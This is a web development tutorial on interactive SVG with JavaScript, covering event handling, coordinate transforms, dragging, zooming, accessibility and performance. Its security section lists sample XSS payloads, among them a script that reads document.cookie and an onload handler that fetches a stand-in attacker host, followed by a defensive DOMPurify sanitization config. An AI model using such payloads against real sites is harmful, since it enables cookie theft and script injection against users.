Executive Architectural Takeaway: Unlike static raster images or black-box HTML5 Canvas bitmaps, Scalable Vector Graphics (SVG) elements are first-class citizens of the Document Object Model (DOM). Every path, circle, polygon, and group in an inline SVG can listen to user interactions, manipulate vector attributes dynamically, and participate in complex event cascades.
- DOM Event Delegation: Harness standard event bubbling on root
<svg>elements to manage thousands of interactive nodes with minimal memory overhead. - The Coordinate Inversion Problem: Transform screen-space client coordinates (
clientX,clientY) into arbitrary SVG viewBox coordinates usinggetScreenCTM().inverse()and modernDOMPointarithmetic. - Hit-Testing Control: Fine-tune optical responsiveness using
pointer-eventsproperties (visiblePainted,all,fill,stroke) to eliminate micro-interaction dead zones. - Universal Accessibility: Implement robust keyboard navigation, ARIA semantics (
role="button",aria-label), focus management, and touch gesture safety across mobile browsers.

Interactive SVG JavaScript Event Studio & Coordinate Inspector
Explore real-time SVG event handling, inspect screen-to-viewBox matrix conversions, switch pointer-events modes, drag interactive nodes, and generate production-ready JavaScript and TypeScript snippets.
Interactive SVG Event Sandbox (#interactiveSvgStudio)
Live Hardware-Accelerated Studio
[Init] System: Studio ready. Click or drag SVG nodes.
Client Viewport (px)
X: 0, Y: 0
SVG viewBox Space
X: 0.0, Y: 0.0
Matrix Scale CTM
1.000 × 1.000
// Production JavaScript Event Handler
1. The Dual Architecture of SVG: Vector Graphics Engine vs. Live DOM Node Hierarchy
In classical web development, engineers often group digital graphic assets under the monolithic umbrella of "media." Bitmaps such as JPEG, WebP, and PNG deliver pre-rasterized 2D arrays of colored pixels. When an image file is rendered into an HTML document via an <img> element, the browser engine allocates a GPU texture backing store and hands rendering off to the compositor. The interior of the graphic is completely opaque to JavaScript execution, CSS stylesheets, and accessibility trees.
Scalable Vector Graphics (SVG), by formal W3C specification, is structurally different. An SVG document is an XML-based hierarchical Document Object Model tree consisting of structured geometry primitives (such as <path>, <circle>, <rect>, <polygon>, and <g>). When embedded inline within an HTML5 document, every vector element inherits from the standard SVGElement interface, which in turn extends the foundational Element and EventTarget interfaces of the web platform.
| Feature / Capability | Inline SVG DOM | HTML5 Canvas 2D | WebGL / WebGPU | External <img src="icon.svg"> |
|---|---|---|---|---|
| DOM Node Per Primitive | Yes (First-class elements) | No (Immediate mode pixels) | No (Raw vertex buffers) | No (Isolated raster plane) |
| Native Event Listeners | addEventListener() on any node |
Manual raycasting / math | Manual 3D raycasting | None (Read-only container) |
| CSS Styling & Hover States | Full CSS3 & Transitions support | Custom render loops | Custom GLSL shaders | Static (Host CSS blocked) |
| Accessibility Tree (AOM) | Full ARIA, roles & keyboard focus | Manual Fallback Canvas DOM | Manual accessibility trees | Only container alt text |
| Subpixel Vector Scaling | Infinite mathematical crispness | Pixelated unless up-buffered | Resolution-dependent meshes | Infinite mathematical crispness |
Because every SVG child node is an EventTarget, developers can bind event listeners directly to individual vector subcomponents. You can highlight a geographical territory on an interactive choropleth map, trigger dynamic tooltip flyouts on real-time telemetry charts, or build fluid drag-and-drop workflow diagramming canvases without importing heavyweight third-party rendering engines.
2. The SVG Event Lifecycle: Capturing, Bubbling, and Event Delegation
Interactive SVGs operate under the universal W3C DOM Level 3 Event dispatch mechanism. When a user clicks, hovers, or taps a vector graphic, the event passes through three distinct phases across the SVG DOM hierarchy:
- The Capture Phase: The browser travels downward from the
Window, through the HTML document, down through the root<svg>element, and through nested<g>groups until it reaches the deepest target node. - The Target Phase: The event triggers on the specific geometry node directly beneath the pointer (such as a
<path>representing an icon arrow or a<circle>representing a data point). - The Bubbling Phase: The event bubbles back upward through its parent vector containers, triggering any listeners attached to parent groups or the top-level SVG canvas before reaching the HTML document body.
Understanding event bubbling is essential when engineering high-performance vector visualizations. If you are building a complex data dashboard with 5,000 interactive scatter plot points, attaching individual event listeners to each <circle> creates substantial memory bloat and garbage collection pressure. Instead, leverage Event Delegation by mounting a single listener on the parent <svg> container:
// High-performance SVG Event Delegation pattern
const svgCanvas = document.getElementById('analyticsChart');

svgCanvas.addEventListener('pointerdown', (event) => {
  // Identify the closest interactive vector target
  const interactiveNode = event.target.closest('[data-interactive="true"]');
  if (!interactiveNode) return;

  const nodeId = interactiveNode.getAttribute('data-id');
  const nodeType = interactiveNode.tagName.toLowerCase();

  console.log(`User engaged with ${nodeType} ID: ${nodeId}`);
  interactiveNode.classList.add('node-active');
});
Architectural Rule: Target vs. CurrentTarget in Grouped Assets
When an interactive icon or component consists of multiple nested shapes wrapped in a <g id="actionButton">, clicking the icon will set event.target to the specific child <path> or <rect> that was clicked, whereas event.currentTarget refers to the element to which the event listener was attached. Always use event.target.closest('g.action-button') or reference event.currentTarget to avoid broken state when users click inner sub-paths.
3. Mastering the SVG pointer-events Property Hierarchy
In standard HTML CSS, the pointer-events property is primarily a binary toggle between auto and none. In Scalable Vector Graphics, however, the SVG specification defines 8 specialized values designed specifically for 2D coordinate hit-testing. Understanding these distinctions prevents the common bug where thin outlines are impossible to click or transparent backgrounds intercept clicks meant for elements underneath:
| Property Value | Hit-Tests Fill | Hit-Tests Stroke | Requires Painted Value | Requires visibility: visible |
|---|---|---|---|---|
visiblePainted (Default) |
Yes | Yes | Yes (Fill/Stroke ≠ none) | Yes |
visibleFill |
Yes | No | Yes (Fill ≠ none) | Yes |
visibleStroke |
No | Yes | Yes (Stroke ≠ none) | Yes |
visible |
Yes | Yes | No (Hits even if fill/stroke="none") | Yes |
painted |
Yes | Yes | Yes (Fill/Stroke ≠ none) | No (Hits even if hidden) |
fill |
Yes | No | No (Hits even if fill="none") | No |
stroke |
No | Yes | No (Hits even if stroke="none") | No |
all |
Yes | Yes | No (Hits regardless of paint) | No |
none |
No | No | Never (Passes events through) | Never |
Consider a practical engineering challenge: you have an outline icon with a stroke-width="1.5" and fill="none". Under default visiblePainted rules, the user must land their mouse pointer precisely on the 1.5-pixel line. Clicking in the center of the shape does nothing, creating severe UX friction. Setting pointer-events: all; on the icon path forces the browser to register clicks across the entire enclosed interior boundary even though the fill is completely transparent.
4. The Coordinate Transformation Problem: Converting Screen Pixels to SVG viewBox Units
The single greatest hurdle developers encounter when building interactive SVG applications is the coordinate transformation barrier. A standard pointer event yields screen-space properties:
event.clientX/clientY: Coordinates in CSS pixels relative to the browser viewport window.event.pageX/pageY: Coordinates in CSS pixels relative to the entire scrollable HTML document.event.offsetX/offsetY: Coordinates in CSS pixels relative to the bounding box of the padding edge of the target node.
None of these values can be applied directly to SVG attributes such as cx, cy, or path coordinates. An SVG element exists in its own abstract coordinate space defined by its viewBox="minX minY width height" and preserveAspectRatio settings. If an SVG has a viewBox="0 0 1000 1000" but CSS renders it at 300px × 300px, one screen pixel represents 3.333 SVG user units.
Mathematical Coordinate Space Mapping Equation
P_svg = (P_screen - Translation_matrix) × Inverse_CTM
Where P_screen is the homogeneous point [clientX, clientY, 1]^T and Inverse_CTM is the inverse of the Current Transformation Matrix [a c e; b d f; 0 0 1] obtained from svg.getScreenCTM().inverse().
To accurately convert pointer coordinates into SVG user space under any zoom, scroll, responsive resize, or aspect-ratio scale, you must query the element's Current Transformation Matrix (CTM) via getScreenCTM() and apply its mathematical inverse:
/**
 * Accurately transforms screen client coordinates to SVG user space.
 * Compatible with all modern evergreen browsers (Chrome, Firefox, Safari, Edge).
 *
 * @param {SVGSVGElement} svg - The root or container SVG element
 * @param {number} clientX - MouseEvent or PointerEvent clientX
 * @param {number} clientY - MouseEvent or PointerEvent clientY
 * @returns {{x: number, y: number}} The exact coordinates in SVG viewBox units
 */
function getSvgCoordinates(svg, clientX, clientY) {
  // Obtain the 2D affine Current Transformation Matrix from SVG to viewport
  const ctm = svg.getScreenCTM();
  if (!ctm) {
    return { x: 0, y: 0 };
  }

  // Modern W3C Geometry Interfaces: DOMPoint
  if (window.DOMPoint) {
    const point = new DOMPoint(clientX, clientY);
    const transformedPoint = point.matrixTransform(ctm.inverse());
    return { x: transformedPoint.x, y: transformedPoint.y };
  }

  // Fallback for legacy SVG1.1 implementations
  const legacyPoint = svg.createSVGPoint();
  legacyPoint.x = clientX;
  legacyPoint.y = clientY;
  const transformedLegacy = legacyPoint.matrixTransform(ctm.inverse());
  return { x: transformedLegacy.x, y: transformedLegacy.y };
}
5. Engineering Resilient Drag-and-Drop in Scalable Vector Space
Implementing drag-and-drop interactions inside an SVG requires managing pointer state transitions, calculating positional offsets to prevent the shape from snapping its center to the cursor, and capturing pointer movement outside the graphic boundaries.
Step 1: Managing Drag State
Store an initial offset vector equal to the distance between the pointer's landing coordinate and the shape's anchor position. This ensures the dragged shape maintains its exact relative grip point during movement.
Step 2: Utilizing setPointerCapture
Traditional mouse event systems suffered from "cursor escape": if the user moved the mouse faster than the browser could repaint, the cursor drifted off the shape, breaking the drag sequence. Modern Pointer Events provide setPointerCapture(pointerId), guaranteeing that all subsequent move and release events route directly to the active node regardless of pointer location.
class DraggableSvgItem {
  constructor(element, svgContainer) {
    this.el = element;
    this.svg = svgContainer;
    this.isDragging = false;
    this.offset = { x: 0, y: 0 };
    this.currentPos = { x: 0, y: 0 };

    this.init();
  }

  init() {
    this.el.addEventListener('pointerdown', this.onPointerDown.bind(this));
    this.el.addEventListener('pointermove', this.onPointerMove.bind(this));
    this.el.addEventListener('pointerup', this.onPointerUp.bind(this));
    this.el.addEventListener('pointercancel', this.onPointerUp.bind(this));
  }

  onPointerDown(e) {
    // Only engage primary mouse button (left-click) or touch
    if (e.button !== 0) return;

    this.isDragging = true;
    this.el.setPointerCapture(e.pointerId);

    // Get current SVG pointer position
    const pt = getSvgCoordinates(this.svg, e.clientX, e.clientY);

    // Extract current transform translations
    this.offset.x = pt.x - this.currentPos.x;
    this.offset.y = pt.y - this.currentPos.y;

    this.el.style.cursor = 'grabbing';
    this.el.setAttribute('data-dragging', 'true');
  }

  onPointerMove(e) {
    if (!this.isDragging) return;

    const pt = getSvgCoordinates(this.svg, e.clientX, e.clientY);
    this.currentPos.x = pt.x - this.offset.x;
    this.currentPos.y = pt.y - this.offset.y;

    // Apply hardware-accelerated SVG transform attribute
    this.el.setAttribute(
      'transform',
      `translate(${this.currentPos.x.toFixed(2)}, ${this.currentPos.y.toFixed(2)})`
    );
  }

  onPointerUp(e) {
    if (!this.isDragging) return;
    this.isDragging = false;
    this.el.releasePointerCapture(e.pointerId);
    this.el.style.cursor = 'grab';
    this.el.removeAttribute('data-dragging');
  }
}
6. Building Responsive Pan-and-Zoom Viewport Controls
Interactive vector charts, schematic blueprints, and geographical maps frequently require canvas panning and continuous zooming. In raster graphics, zooming causes pixel interpolation artifacts. In SVG, panning and zooming are achieved with zero image degradation simply by dynamically recalculating the 4 values of the root viewBox="minX minY width height" attribute.
To implement zoom-to-cursor behavior (where zooming in centers mathematically around the user's current cursor position rather than the top-left origin):
class SvgPanZoom {
  constructor(svgElement) {
    this.svg = svgElement;
    // Initial viewBox parameters
    this.view = { x: 0, y: 0, w: 1000, h: 600 };
    this.isPanning = false;
    this.startPoint = { x: 0, y: 0 };

    this.bindEvents();
    this.updateViewBox();
  }

  bindEvents() {
    this.svg.addEventListener('wheel', this.onWheel.bind(this), { passive: false });
    this.svg.addEventListener('pointerdown', this.onPanStart.bind(this));
    this.svg.addEventListener('pointermove', this.onPanMove.bind(this));
    this.svg.addEventListener('pointerup', this.onPanEnd.bind(this));
    this.svg.addEventListener('pointerleave', this.onPanEnd.bind(this));
  }

  onWheel(e) {
    e.preventDefault(); // Prevent full web page scrolling

    // Determine zoom scale factor
    const zoomFactor = e.deltaY < 0 ? 0.9 : 1.1;

    // Calculate cursor location in current SVG coordinates before zoom
    const mouseSvg = getSvgCoordinates(this.svg, e.clientX, e.clientY);

    // Constrain minimum and maximum zoom ranges
    const newWidth = Math.max(100, Math.min(5000, this.view.w * zoomFactor));
    const newHeight = Math.max(60, Math.min(3000, this.view.h * zoomFactor));

    // Shift origin so the point under the cursor remains stationary
    this.view.x = mouseSvg.x - (mouseSvg.x - this.view.x) * (newWidth / this.view.w);
    this.view.y = mouseSvg.y - (mouseSvg.y - this.view.y) * (newHeight / this.view.h);
    this.view.w = newWidth;
    this.view.h = newHeight;

    this.updateViewBox();
  }

  onPanStart(e) {
    // Only pan on middle-mouse click or right-click or if spacebar is held
    if (e.button === 1 || e.buttons === 4 || e.shiftKey) {
      this.isPanning = true;
      this.startPoint = { x: e.clientX, y: e.clientY };
      this.svg.style.cursor = 'move';
    }
  }

  onPanMove(e) {
    if (!this.isPanning) return;

    const dxScreen = e.clientX - this.startPoint.x;
    const dyScreen = e.clientY - this.startPoint.y;

    // Convert screen pixel delta to SVG scale delta
    const scaleX = this.view.w / this.svg.clientWidth;
    const scaleY = this.view.h / this.svg.clientHeight;

    this.view.x -= dxScreen * scaleX;
    this.view.y -= dyScreen * scaleY;

    this.startPoint = { x: e.clientX, y: e.clientY };
    this.updateViewBox();
  }

  onPanEnd() {
    this.isPanning = false;
    this.svg.style.cursor = 'default';
  }

  updateViewBox() {
    this.svg.setAttribute(
      'viewBox',
      `${this.view.x.toFixed(2)} ${this.view.y.toFixed(2)} ${this.view.w.toFixed(2)} ${this.view.h.toFixed(2)}`
    );
  }
}
7. Dynamic Tooltip Positioning and Boundary Collision Detection
A frequent design requirement in data visualizations and interactive vector maps is rendering rich contextual tooltips on hover or tap. Engineers face two primary implementation architectures:
- Internal SVG Tooltips: Rendering an SVG
<g>containing a<rect>and<text>elements directly within the vector DOM. While this keeps all assets inside the vector scene, SVG tooltips are bounded by the SVG viewport and cannot overflow outside the graphic. Furthermore, multi-line auto-wrapping text in SVG 1.1 requires complex manual calculation. - External HTML Floating Overlays: Rendering a standard absolute/fixed HTML
<div class="tooltip">positioned over the document. This approach supports standard CSS styling, rounded corners, box-shadows, and natural text wrapping.
When using an external HTML tooltip, calculate the anchor element's screen coordinates via element.getBoundingClientRect():
function attachSvgTooltip(svgElement, tooltipNode) {
  svgElement.addEventListener('pointerover', (e) => {
    const target = e.target.closest('[data-tooltip]');
    if (!target) return;

    const text = target.getAttribute('data-tooltip');
    tooltipNode.textContent = text;
    tooltipNode.style.display = 'block';

    const rect = target.getBoundingClientRect();
    const tooltipRect = tooltipNode.getBoundingClientRect();

    // Position centered above the vector shape
    let top = rect.top - tooltipRect.height - 8;
    let left = rect.left + (rect.width / 2) - (tooltipRect.width / 2);

    // Collision check: clamp to window boundaries
    if (top < 0) top = rect.bottom + 8;
    if (left < 8) left = 8;
    if (left + tooltipRect.width > window.innerWidth - 8) {
      left = window.innerWidth - tooltipRect.width - 8;
    }

    tooltipNode.style.transform = `translate3d(${left}px, ${top}px, 0)`;
    tooltipNode.classList.add('tooltip-visible');
  });

  svgElement.addEventListener('pointerout', (e) => {
    const target = e.target.closest('[data-tooltip]');
    if (!target) return;
    tooltipNode.classList.remove('tooltip-visible');
  });
}
8. Accessible Interactive SVG: Keyboard Navigation, ARIA Semantics & Focus Management
An interactive vector element that responds only to mouse clicks violates WCAG 2.2 Level AA accessibility guidelines. Screen reader users and individuals utilizing keyboard navigation, switch devices, or braille displays must be able to discover, focus, and activate every interactive control inside your SVG.
Essential Accessibility Checklist for Interactive SVG
- Keyboard Focusability: Plain SVG shapes are not focusable by default. You must declare
tabindex="0"on interactive elements or groups. - Semantic Roles: Assign appropriate ARIA roles such as
role="button",role="link", orrole="slider"so assistive software announces the element's purpose. - Accessible Names: Supply clear descriptions using
aria-labelor link an internal<title id="titleId">viaaria-labelledby="titleId". - Keyboard Triggers: In addition to pointer handlers, bind
keydownlisteners for both the Enter (code 13) and Space (code 32) keys. - Visible Focus Indicators: Use the CSS
:focus-visiblepseudo-class to render high-contrast focus rings around active SVG nodes.
<!-- WCAG 2.2 AA Compliant Accessible Interactive SVG Component -->
<svg viewBox="0 0 200 100" width="200" height="100" role="region" aria-label="Interactive Controls">
  <g id="muteButton"
     role="button"
     tabindex="0"
     aria-label="Toggle Audio Mute"
     aria-pressed="false"
     class="accessible-svg-btn">
    <rect x="10" y="20" width="180" height="60" rx="8" class="btn-bg"/>
    <text x="100" y="55" text-anchor="middle" class="btn-text">Mute Sound</text>
  </g>
</svg>

<style>
  .accessible-svg-btn { cursor: pointer; outline: none; }
  .accessible-svg-btn .btn-bg { fill: #1E293B; stroke: #334155; stroke-width: 2; transition: all 150ms ease; }
  .accessible-svg-btn:hover .btn-bg { fill: #334155; stroke: #C1DD2D; }
  /* Crisp, high-visibility keyboard focus outline */
  .accessible-svg-btn:focus-visible .btn-bg {
    stroke: #C1DD2D;
    stroke-width: 3;
    stroke-dasharray: 4 2;
  }
</style>

<script>
  const btn = document.getElementById('muteButton');
  function toggleMute() {
    const isPressed = btn.getAttribute('aria-pressed') === 'true';
    btn.setAttribute('aria-pressed', String(!isPressed));
    console.log(`Audio muted state: ${!isPressed}`);
  }

  btn.addEventListener('click', toggleMute);
  btn.addEventListener('keydown', (e) => {
    if (e.key === 'Enter' || e.key === ' ') {
      e.preventDefault(); // Prevent page scroll on Space
      toggleMute();
    }
  });
</script>
9. Performance Optimization: Hardware Acceleration, Passive Listeners & Paint Thrashing
While modern browser engines execute JavaScript at near-native speeds, interacting with hundreds of vector nodes can introduce severe paint bottlenecks if not architected conscientiously. The browser must re-tessellate vector paths into triangle meshes and rasterize them into GPU framebuffers whenever geometric coordinates change.
| Anti-Pattern / Inefficient Practice | Architectural Consequence | Recommended Engineering Remedy |
|---|---|---|
Directly mutating d, x, or cx in tight loops |
Forces full CPU path re-tessellation on every frame | Apply transform: translate3d() or SVG transform matrices |
Active wheel or touchmove listeners without passive flag |
Blocks browser thread compositor scrolling | Declare { passive: true } on listeners unless calling preventDefault() |
Unbatched layout queries (getBBox(), getScreenCTM()) |
Forces immediate synchronous layout recalculation (Layout Thrashing) | Cache static matrix measurements outside animation frame callbacks |
| Attaching thousands of individual event listeners | Massive memory consumption and slow DOM teardown | Implement a centralized Event Delegation pattern on the root SVG |
Warning: Avoid Frequent getBBox() Calls Inside requestAnimationFrame
The element.getBBox() method is computationally expensive because it forces the browser engine to compute the tight axis-aligned bounding box across Bezier curves and stroke geometries. Querying getBBox() repeatedly during pointer movement can drop framerates from 60fps to 12fps. Cache bounding box dimensions once during component mounting and only recompute when geometry actually updates.
10. Mobile Touch Gestures and Cross-Browser Rendering Quirks
Delivering interactive SVG experiences across mobile platforms (iOS Mobile Safari, Android Chrome, and Samsung Internet) introduces specific platform idiosyncrasies:
- touch-action: none: Mobile browsers intercept single-touch drags to scroll the document. You must declare
touch-action: none;on your interactive SVG container via CSS, or pointer drag sequences will abort abruptly with apointercancelevent. - WebKit Subpixel Matrix Rounding: Safari can occasionally render hairline visual seams when scaling SVGs via CSS transforms. Applying
shape-rendering="geometricPrecision"to the root SVG instructs the WebKit rasterizer to use higher-precision antialiasing buffers. - iOS Tap Delay & Synthetic Click Suppression: By standardizing on native Pointer Events (
pointerdown,pointerup) rather than legacytouchstart/touchendor click listeners, touch events respond with instantaneous 0ms latency without double-tap delay issues.
11. Case Study: Interactive SVG Maps and Data Visualizations
A premier application of interactive SVG in production frontend engineering is building interactive geographic maps, seat selectors, and architectural schematics. In these applications, each region, country, or seat is represented by a separate <path> element with an arbitrary polygon or Bezier curve boundary.
Zooming into Selected Vector Regions
When a user clicks on an individual vector territory, a common UI requirement is to smoothly animate the SVG viewport so that the clicked element fills the frame. This requires calculating the element's exact bounding box in SVG user units using element.getBBox() and interpolating the root viewBox parameters:
/**
 * Smoothly animates the SVG viewBox to zoom and center on a specific target element.
 * @param {SVGSVGElement} svg - Root SVG container
 * @param {SVGGraphicsElement} targetElement - Clicked path or shape
 * @param {number} padding - Extra breathing room around the element in SVG units
 * @param {number} durationMs - Animation duration in milliseconds
 */
function zoomToElement(svg, targetElement, padding = 20, durationMs = 600) {
  // Query element bounding box in SVG user coordinate space
  const bbox = targetElement.getBBox();

  // Calculate target viewBox boundaries with padding
  const targetX = bbox.x - padding;
  const targetY = bbox.y - padding;
  const targetWidth = bbox.width + (padding * 2);
  const targetHeight = bbox.height + (padding * 2);

  // Extract current viewBox parameters
  const currentViewBox = svg.viewBox.baseVal;
  const startX = currentViewBox.x;
  const startY = currentViewBox.y;
  const startWidth = currentViewBox.width;
  const startHeight = currentViewBox.height;

  const startTime = performance.now();

  function animateFrame(now) {
    const elapsed = now - startTime;
    const progress = Math.min(elapsed / durationMs, 1);
    // Cubic ease out transition
    const ease = 1 - Math.pow(1 - progress, 3);

    const curX = startX + (targetX - startX) * ease;
    const curY = startY + (targetY - startY) * ease;
    const curW = startWidth + (targetWidth - startWidth) * ease;
    const curH = startHeight + (targetHeight - startHeight) * ease;

    svg.setAttribute('viewBox', `${curX.toFixed(2)} ${curY.toFixed(2)} ${curW.toFixed(2)} ${curH.toFixed(2)}`);

    if (progress < 1) {
      requestAnimationFrame(animateFrame);
    }
  }

  requestAnimationFrame(animateFrame);
}
12. State Management Architecture: Decoupling Vector Nodes from Business Logic
In enterprise-grade single-page applications built with React, Vue, Svelte, or Angular, directly mutating SVG DOM attributes inside raw event callbacks creates tight coupling and state synchronization bugs. A superior architectural approach is the Decoupled Event Bus / Reactive Signal Pattern.
The SVG DOM acts strictly as a presentation and input capture layer. User pointer interactions dispatch semantic domain events into a centralized state machine (such as Zustand, Redux Toolkit, or Preact Signals). The application state updates immutably, and reactive component bindings re-render or update only the affected SVG presentation attributes:
// TypeScript State Integration Architecture
type NodeStatus = 'idle' | 'hovered' | 'selected' | 'dragging';

interface VectorNodeState {
  id: string;
  x: number;
  y: number;
  status: NodeStatus;
  label: string;
}

class VectorCanvasStore {
  private nodes = new Map();
  private listeners = new Set<(nodes: VectorNodeState[]) => void>();

  public updateNodePosition(id: string, x: number, y: number): void {
    const node = this.nodes.get(id);
    if (!node) return;

    node.x = x;
    node.y = y;
    this.notify();
  }

  public setNodeStatus(id: string, status: NodeStatus): void {
    const node = this.nodes.get(id);
    if (!node || node.status === status) return;

    node.status = status;
    this.notify();
  }

  public subscribe(listener: (nodes: VectorNodeState[]) => void): () => void {
    this.listeners.add(listener);
    return () => this.listeners.delete(listener);
  }

  private notify(): void {
    const snapshot = Array.from(this.nodes.values());
    this.listeners.forEach(fn => fn(snapshot));
  }
}
13. SVG Scripting Security: Sanitizing Dynamic and User-Uploaded Vectors
Because inline SVG is fully parsed as active DOM elements, it represents a substantial Cross-Site Scripting (XSS) attack vector if user-uploaded SVG files are injected directly into HTML documents. Malicious actors can embed executable JavaScript inside SVG files through several distinct vectors:
- Inline Script Elements:
<script>alert(document.cookie)</script>inside the SVG XML payload. - Event Handler Attributes: Attributes such as
onload,onclick,onmouseover, oronerrordeclared on SVG tags like<svg onload="fetch('//attacker.com')">. - Hyperlink XSS:
<a href="javascript:void(0)">wrapped around vector shapes. - Foreign Object Injections: Embedding arbitrary HTML5 execution contexts via
<foreignObject>.
Critical Security Doctrine: Never Use innerHTML with Untrusted SVGs
Never inject raw SVG strings using element.innerHTML = untrustedSvgString without comprehensive sanitization. Always pass untrusted vector files through a rigorous, updated security filter such as DOMPurify configured with strict SVG namespace and attribute allowlists.
// Secure Dynamic SVG Ingestion Pipeline
import DOMPurify from 'dompurify';

function renderSafeInteractiveSvg(container, rawSvgString) {
  // Configure DOMPurify to allow standard interactive SVG attributes while purging scripts
  const cleanSvgString = DOMPurify.sanitize(rawSvgString, {
    USE_PROFILES: { svg: true, svgFilters: true },
    ADD_ATTR: ['data-id', 'data-tooltip', 'tabindex', 'role', 'aria-label', 'transform'],
    FORBID_TAGS: ['script', 'iframe', 'object'],
    FORBID_ATTR: ['onload', 'onerror', 'onclick', 'onpointerdown']
  });

  // Inject sanitized markup safely
  container.innerHTML = cleanSvgString;

  // Re-bind verified, safe application event listeners programmatically
  const interactivePaths = container.querySelectorAll('[data-id]');
  interactivePaths.forEach(path => {
    path.addEventListener('pointerdown', onSafePointerDown);
  });
}
14. Frequently Asked Questions Regarding Interactive SVG with JavaScript
Why do standard MouseEvent clientX and clientY fail when positioning elements inside an SVG?
MouseEvent clientX and clientY report pixel coordinates relative to the browser client viewport. SVG elements, however, render inside an internal user coordinate space defined by the viewBox attribute and current scale factors. When an SVG is scaled, rotated, centered, or preserves aspect ratio, client pixels do not correspond 1:1 with SVG internal units. To convert screen pixels to exact SVG viewBox coordinates, developers must invert the SVG current transformation matrix using svgElement.getScreenCTM().inverse() and multiply it by a DOMPoint initialized with clientX and clientY.
What is the modern replacement for svg.createSVGPoint() in modern web browsers?
In modern browsers conforming to the SVG2 and Geometry Interfaces specifications, new DOMPoint(clientX, clientY) replaces the legacy document.createElementNS or svg.createSVGPoint() API. Calling point.matrixTransform(svg.getScreenCTM().inverse()) transforms the coordinates directly into the local SVG coordinate system across Chrome, Edge, Firefox, and Safari without deprecation warnings.
How does pointer-events: visiblePainted differ from pointer-events: all in SVG?
pointer-events: visiblePainted triggers hit-testing only on parts of an element that have an explicit fill or stroke painted and whose visibility property is not set to hidden. Conversely, pointer-events: all captures pointer hits across the entire geometric interior and stroke boundary regardless of whether fill or stroke are set to none, or visibility is set to hidden. This makes pointer-events: all ideal for creating invisible hit targets around delicate thin line icons.
Can you attach JavaScript event listeners to an SVG loaded inside an <img> tag?
No. When an SVG is embedded using an HTML <img> tag or a CSS background-image property, the browser loads the vector asset in a secure, isolated image document context where all script execution, external resource loading, and cross-document DOM manipulation are permanently disabled for security reasons. To bind JavaScript event listeners, you must embed the SVG inline in HTML, load it via an <object> element on the same domain, or fetch and inline the raw XML into the DOM.
How do you make interactive SVG shapes accessible to keyboard users and screen readers?
To make an interactive SVG element accessible, add tabindex="0" to allow keyboard focus, assign role="button" or role="link" depending on semantic intent, and provide an explicit aria-label or link an internal <title> element via aria-labelledby. Furthermore, listen for keydown events for Enter (key code 13) and Space (key code 32) in addition to pointer events, and ensure visual focus states are visible using CSS :focus-visible outlines.
How do you prevent SVG dragging and gesture conflicts on mobile touchscreen devices?
Apply the CSS property touch-action: none to the interactive SVG container to prevent default mobile browser gestures such as pinch-to-zoom and page scrolling. In JavaScript, utilize modern Pointer Events (pointerdown, pointermove, pointerup) instead of touch events, and invoke event.target.setPointerCapture(event.pointerId) upon pointerdown so that drag events continue tracking reliably even when the finger strays outside the SVG element boundaries.